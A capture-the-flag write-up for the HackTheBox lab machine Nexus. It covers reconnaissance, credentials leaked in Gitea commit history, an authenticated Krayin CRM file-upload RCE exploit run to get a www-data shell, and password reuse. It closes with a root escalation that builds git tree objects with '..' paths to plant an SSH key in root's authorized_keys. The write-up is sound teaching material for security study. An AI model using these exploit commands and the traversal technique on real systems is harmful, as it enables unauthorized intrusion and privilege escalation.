Nexus HackTheBox Writeup

SUMMARY
Nexus is a Linux machine exposing only SSH and HTTP. The main site leaks a username through a careers page, and virtual host fuzzing turns up two more hosts: git.nexus.htb and billing.nexus.htb. The Gitea instance on git.nexus.htb is browsable without authentication and its commit history exposes a set of database credentials, which turn out to also work as the login for a Krayin CRM panel sitting behind billing.nexus.htb.

The panel identifies itself as Krayin 2.2.0, a version affected by CVE-2026-38526, an authenticated arbitrary file upload vulnerability in the TinyMCE upload endpoint that leads directly to remote code execution. A public PoC lands a shell as www-data. From there, reading the application’s .env file reveals a second, different set of database credentials. Querying the krayin database only turns up the single CRM user already known, but the same password is reused for the local jones account, which is confirmed by checking /home and successfully su-ing into it.
Running pspy as jones surfaces a recurring git fsck invocation, and systemctl list-timers points at a gitea-template-sync.timer that runs a root-owned Python script pulling files out of any Gitea repository marked as a template. The script builds its output path with a raw os.path.join() call fed directly from git tree filenames, a textbook path traversal bug. Marking a self-created repository as a template and crafting a git tree object whose blob path walks ../../../../../root/.ssh/authorized_keys gets an SSH public key synced straight into root’s home directory the next time the timer fires, delivering a root shell.
PATH TO FOLLOW
- Reconnaissance
- Web Enumeration & Username Leak
- Virtual Host Fuzzing (billing, git)
- git.nexus.htb - Exposed Gitea Repository
- Credential Leak in Commit History
- billing.nexus.htb - Krayin CRM Login
- CVE-2026-38526 - Krayin File Upload RCE
- Shell as www-data
- .env Credential Discovery & Database Access
- Shell as jones (SSH)
- pspy & systemctl Timer Enumeration
- Gitea Template Sync Script - Path Traversal
- Exploiting the Path Traversal via a Malicious Template Repo
- Root Shell via authorized_keys Injection
Let’s get to work

1. Reconnaissance
The nmap scan against Nexus shows only two open ports, SSH and HTTP, with nginx fronting a site calling itself the “Nexus Energy Authority”.
# Nmap 7.98 scan initiated Wed Aug 19 07:53:37 2026 as: /usr/lib/nmap/nmap -sCV -p22,80 -oN targeted 10.129.234.54
Nmap scan report for nexus.htb (10.129.234.54)
Host is up (0.15s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Nexus Energy Authority \xE2\x80\x94 Powering the Nation's Future
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
With only two ports exposed, the entire foothold path is going to run through port 80.
2. Web Enumeration & Username Leak
Browsing the site turns up a careers page that leaks a working username and a hiring manager’s email address, both under the nexus.htb domain.
Neither POP nor IMAP is exposed externally though, so there’s no obvious way to use that email address yet.
3. Virtual Host Fuzzing (billing, git)
Fuzzing virtual hosts against the main domain turns up two more hostnames worth checking: billing and git.
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H 'Host: FUZZ.nexus.htb' -u http://nexus.htb -t 100
4. git.nexus.htb - Exposed Gitea Repository

Hitting git.nexus.htb drops us into a Gitea instance with a browsable, unauthenticated repository.
5. Credential Leak in Commit History

Reading through the commit log for krayin-docker-setup shows a .env file that was edited in place, and the diff leaks the old database password along with the fact that the app’s real URL is billing.nexus.htb.
6. billing.nexus.htb - Krayin CRM Login
billing.nexus.htb is a login panel.


Since we already have an email address from the careers page and a password pulled out of the commit history, trying that combination gets us straight into the Krayin panel.
The account menu confirms the installed version is 2.2.0.
7. CVE-2026-38526 - Krayin File Upload RCE
Searching for known RCEs against that version turns up CVE-2026-38526, an authenticated arbitrary file upload vulnerability in Krayin CRM’s /admin/tinymce/upload endpoint.

Using the PoC found on GitHub against the login we already have gets remote code execution.
python3 exploit.py -t 'http://billing.nexus.htb' -u 'j.matthew@nexus.htb' -p 'N27xh!!2ucY04' -c id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
8. Shell as www-data
Catching a reverse shell lands us in the CRM’s storage directory as www-data.
nc -nlvp 9000
9. .env Credential Discovery & Database Access
On the box as www-data, reading the .env file at /var/www/krayin turns up database credentials different from the ones found earlier in git.

mysql -h 127.0.0.1 -u krayin -p'y27xb3ha!!74GbR'
The users table only returns the single CRM account we already used to log in, no other credentials to work with there.

10. Shell as jones (SSH)
Since we now have a working database password, it’s worth checking whether it was reused for a local system account. /home lists git and jones, and the database password does the trick for jones.

11. pspy & systemctl Timer Enumeration
Running pspy as jones shows a recurring git fsck being triggered by UID 111, the git user.

Checking systemctl list-timers confirms there’s a timer tied to Gitea running a template-sync job.
systemctl list-timers
Reading the service unit shows it runs as root and executes a script at /etc/gitea/template-sync.py.
systemctl cat gitea-template-sync.service
12. Gitea Template Sync Script - Path Traversal
Reading template-sync.py in full turns up the vulnerable piece of logic: the target path is built directly from the filenames stored in a git tree object, with no sanitization.

The filepath comes straight from git ls-tree output, which is just the filename stored inside a git tree object. If a repository marked as a template contains a file with a path traversal name (e.g. ../../.ssh/authorized_keys or ../../../etc/cron.d/pwn), os.path.join() will happily resolve it relative to the staging path, letting us write arbitrary files as the root-owned sync process.
13. Exploiting the Path Traversal via a Malicious Template Repo
The plan is to create a repository, mark it as a template, and hand-craft a git tree whose blob path walks all the way up to /root/.ssh/authorized_keys.

First, clone the empty repo locally.
git clone http://jones:'y27xb3ha!!74GbR'@git.nexus.htb/jones/pwn-template.git
cd pwn-template
Generate the SSH key we want dropped into root’s authorized_keys.
ssh-keygen -t ed25519 -f /tmp/gitkey -N ""Build the blob and each traversal level individually as separate git tree objects, then nest them into each other:
BLOB=$(git hash-object -w /tmp/gitkey.pub)

T_SSH=$(printf "100644 blob %s\tauthorized_keys\n" "$BLOB" | git mktree)
T_ROOT_DIR=$(printf "040000 tree %s\t.ssh\n" "$T_SSH" | git mktree)
T_UP1=$(printf "040000 tree %s\troot\n" "$T_ROOT_DIR" | git mktree)
T_UP2=$(printf "040000 tree %s\t..\n" "$T_UP1" | git mktree)
T_UP3=$(printf "040000 tree %s\t..\n" "$T_UP2" | git mktree)
T_UP4=$(printf "040000 tree %s\t..\n" "$T_UP3" | git mktree)
T_UP5=$(printf "040000 tree %s\t..\n" "$T_UP4" | git mktree)
T_TREE=$(printf "040000 tree %s\t..\n" "$T_UP5" | git mktree)
With the tree assembled, commit it and force-push it to main.
COMMIT=$(git commit-tree "$T_TREE" -m "init")
git update-ref refs/heads/main "$COMMIT"
git push -f origin main
14. Root Shell via authorized_keys Injection
Once the timer fires, the sync log confirms the traversal worked and our key landed at /root/.ssh/authorized_keys.
cat /var/log/template-sync.log
With our private key in hand, authenticating as root over SSH drops us straight into a root shell.

Game over.